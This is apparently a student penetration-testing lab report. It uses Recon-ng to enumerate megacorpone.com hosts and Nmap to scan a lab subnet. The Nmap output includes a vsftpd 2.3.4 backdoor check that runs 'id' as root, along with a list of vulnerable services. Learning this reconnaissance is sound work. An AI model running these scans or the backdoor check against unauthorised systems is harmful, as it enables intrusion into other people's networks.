
Summary:

The scanned IP address (149.56.244.87) resolves to the domain www.megacorpone.com, hosted by OVH Hosting, Inc. in Beauharnois, Canada. It has the standard web ports open (HTTP and HTTPS) along with SSH for secure remote access. Regular monitoring and security measures are recommended to ensure the integrity and security of the hosted services.

STEP 3 Description (RECON-NG):

Overall, the research process involved systematically gathering information about megacorpone.com using Recon-ng, conducting a thorough scan, and generating a detailed report for further analysis and action. This approach helps in understanding the target's infrastructure, identifying potential vulnerabilities, and enhancing overall cybersecurity measures.






```
recon-ng][default] >
recon-ng][default] > modules search

  Recon
  ─────

    recon/companies-multi/shodan_org
    recon/domains-hosts/hackertarget
    recon/domains-hosts/shodan_hostname
    recon/hosts-ports/shodan_ip
    recon/locations-pushpins/shodan
    recon/netblocks-hosts/shodan_net
    recon/ports-hosts/migrate_ports

recon-ng][default] > modules load recon/domains-hosts/hackertarget
recon-ng][default][hackertarget] > info

       Name: HackerTarget Lookup
     Author: Michael Henriksen (@michenriksen)
    Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value    Required  Description
  ──────  ───────────────  ────────  ──────────────────────────────────────

  SOURCE  megacorpone.com  yes       source of input (see 'info' for details)

Source Options:
  default         SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs
```

```
MEGACORPONE.COM
──────────────
[*] Country: None
[*] Host: admin.megacorpone.com
[*] Ip_Address: 51.222.169.208
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: beta.megacorpone.com
[*] Ip_Address: 51.222.169.209
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: intranet.megacorpone.com
[*] Ip_Address: 51.222.169.211
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: mail.megacorpone.com
[*] Ip_Address: 51.222.169.212
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
```

```
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: ns2.megacorpone.com
[*] Ip_Address: 51.222.39.63
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: router.megacorpone.com
[*] Ip_Address: 51.222.169.214
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: siem.megacorpone.com
[*] Ip_Address: 51.222.169.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ──────────────────────────────────────────────────
[*] Country: None
[*] Host: snmp.megacorpone.com
[*] Ip_Address: 51.222.169.216
```

```
  Reporting
  ---------

    reporting/html

[recon-ng][default][hackertarget] >
[recon-ng][default][hackertarget] > modules load reporting/html
[recon-ng][default][html] >
[recon-ng][default][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                  Required  Description
  --------  ---------------                                --------  -----------
  CREATOR                                                  yes       use creator name in the report footer
  CUSTOMER                                                 yes       use customer name in the report header
  FILENAME  /root/.recon-ng/workspaces/default/results.html  yes       path and filename for report output
  SANITIZE  True                                           yes       mask sensitive data in the report

[recon-ng][default][html] > options set   CREATOR    Pentester
CREATOR => Pentester
[recon-ng][default][html] > options set CUSTOMER MegaCorpOne
CUSTOMER => MegaCorpOne
[recon-ng][default][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                  Required  Description
  --------  ---------------                                --------  -----------
  CREATOR   Pentester                                      yes       use creator name in the report footer
  CUSTOMER  MegaCorpOne                                    yes       use customer name in the report header
  FILENAME  /root/.recon-ng/workspaces/default/results.html  yes       path and filename for report output
  SANITIZE  True                                           yes       mask sensitive data in the report
```

```
 <string>    string representing a single input
 <path>      path to a file containing a list of inputs
 query <sql>    database query returning one column of inputs

recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] > modules load reporting.html
!] Invalid module name.
recon-ng][default][hackertarget] > modules load reporting/html
!] Invalid module name.
recon-ng][default][hackertarget] > show Hosts
hows various framework items

sage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabili

recon-ng][default][hackertarget] > show hosts

+-------+-----------------------+---------------+--------+---------+----------+-----------+-------+-------------+
| rowid |         host          |   ip_address  | region | country | latitude | longitude | notes |    module   |
+-------+-----------------------+---------------+--------+---------+----------+-----------+-------+-------------+
| 1     | fs1.megacorpone.com   | 51.222.169.210 |        |         |          |           |       | hackertarget |
| 2     | ns1.megacorpone.com   | 51.79.37.18   |        |         |          |           |       | hackertarget |
| 3     | mail2.megacorpone.com | 51.222.169.213 |        |         |          |           |       | hackertarget |
| 4     | ns2.megacorpone.com   | 51.222.39.63  |        |         |          |           |       | hackertarget |
| 5     | www2.megacorpone.com  | 149.56.244.87 |        |         |          |           |       | hackertarget |
| 6     | ns3.megacorpone.com   | 66.70.207.180 |        |         |          |           |       | hackertarget |
| 7     | beta.megacorpone.com  | 51.222.169.209 |        |         |          |           |       | hackertarget |
| 8     | syslog.megacorpone.com | 51.222.169.217 |        |         |          |           |       | hackertarget |
| 9     | mail.megacorpone.com  | 51.222.169.212 |        |         |          |           |       | hackertarget |
| 10    | siem.megacorpone.com  | 51.222.169.215 |        |         |          |           |       | hackertarget |
| 11    | admin.megacorpone.com | 51.222.169.208 |        |         |          |           |       | hackertarget |
| 12    | vpn.megacorpone.com   | 51.222.169.220 |        |         |          |           |       | hackertarget |
| 13    | snmp.megacorpone.com  | 51.222.169.216 |        |         |          |           |       | hackertarget |
| 14    | intranet.megacorpone.com | 51.222.169.211 |        |         |          |           |       | hackertarget |
| 15    | support.megacorpone.com | 51.222.169.218 |        |         |          |           |       | hackertarget |
| 16    | test.megacorpone.com  | 51.222.169.219 |        |         |          |           |       | hackertarget |
| 17    | www.megacorpone.com   | 149.56.244.87 |        |         |          |           |       | hackertarget |
| 18    | router.megacorpone.com | 51.222.169.214 |        |         |          |           |       | hackertarget |
+-------+-----------------------+---------------+--------+---------+----------+-----------+-------+-------------+
```



MegaCorpOne

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Created by: Pentester
Thu, Mar 28 2024 11:02:33


The tool used by Recon-ng for this information gathering process is Recon-ng itself.


Here's how it was utilized:

- Explored installed modules using the command: modules search to identify available options for reconnaissance.
- Loaded the HackerTarget module with the command: modules load recon/domains-hosts/hackertarget for scanning megacorpone.com.
- Executed info to gather module-specific details about the HackerTarget module.
- Set the source for the scan to megacorpone.com using options set SOURCE megacorpone.com.
- Initiated the scan with the command: run to query HackerTarget for information about megacorpone.com.
- Analyzed the scan results displayed verbosely in the terminal window.
- Loaded the HTML reporting module using the command: modules load reporting/html.
- Checked module parameters using info to identify necessary configurations.
- Configured the CREATOR and CUSTOMER parameters with options set CREATOR Pentester and options set CUSTOMER MegaCorpOne.
- Generated the report with the command: run, saving it to /root/.recon-ng/workspaces/default/results.html.


  These actions were performed within the Recon-ng framework, facilitating comprehensive reconnaissance and report generation processes.


STEP 4 Description (ZENMAP-NMAP)
Penetration testing machine 1 ip address range
172.22.117.0/24 accessible local ip address WINDC10 172.22.117.10, Linux 172.22.117.100 and Linux 172.22.117.150.





Penetration testing machine 2 ip address range
172.22.117.0/24 accessible local ip address WINDC10 172.22.117.10, Windows10 172.22.117.20 Linux 172.22.117.150.







```
nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24
Initiating SYN Stealth Scan at 18:34
Scanning 2 hosts [1000 ports/host]
Discovered open port 80/tcp on 172.22.117.150
Discovered open port 3306/tcp on 172.22.117.150
Discovered open port 53/tcp on 172.22.117.10
Discovered open port 25/tcp on 172.22.117.150
Discovered open port 5900/tcp on 172.22.117.150
Discovered open port 53/tcp on 172.22.117.150
Discovered open port 21/tcp on 172.22.117.150
Discovered open port 135/tcp on 172.22.117.10
Discovered open port 139/tcp on 172.22.117.10
Discovered open port 445/tcp on 172.22.117.10
Discovered open port 139/tcp on 172.22.117.150
Discovered open port 111/tcp on 172.22.117.150
```


```
TRACEROUTE
HOP RTT     ADDRESS
1   0.68 ms WinDC01 (172.22.117.10)

Nmap scan report for 172.22.117.150
Host is up (0.0017s latency).
Not shown: 979 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```


```
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33165/udp   mountd
|   100005  1,2,3      47735/tcp   mountd
|   100021  1,3,4      34331/udp   nlockmgr
|   100021  1,3,4      46889/tcp   nlockmgr
|   100024  1          34388/udp   status
|   100024  1          41310/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  unknown
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Device type: general purpose
Running: Linux 2.6.X
```


```
Discovered open port 464/tcp on 172.22.117.10
Completed SYN Stealth Scan against 172.22.117.10 in 0.44s (1 host left)
Completed SYN Stealth Scan at 18:34, 0.44s elapsed (2000 total ports)
Initiating Service scan at 18:34
Scanning 32 services on 2 hosts
Completed Service scan at 18:37, 156.18s elapsed (32 services on 2 hosts)
Initiating OS detection (try #1) against 2 hosts
Retrying OS detection (try #2) against WinDC01 (172.22.117.10)
Retrying OS detection (try #3) against WinDC01 (172.22.117.10)
Retrying OS detection (try #4) against WinDC01 (172.22.117.10)
Retrying OS detection (try #5) against WinDC01 (172.22.117.10)
NSE: Script scanning 2 hosts.
Initiating NSE at 18:37
Completed NSE at 18:37, 24.17s elapsed
Initiating NSE at 18:37
Completed NSE at 18:37, 8.01s elapsed
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00068s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-26 22:34:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

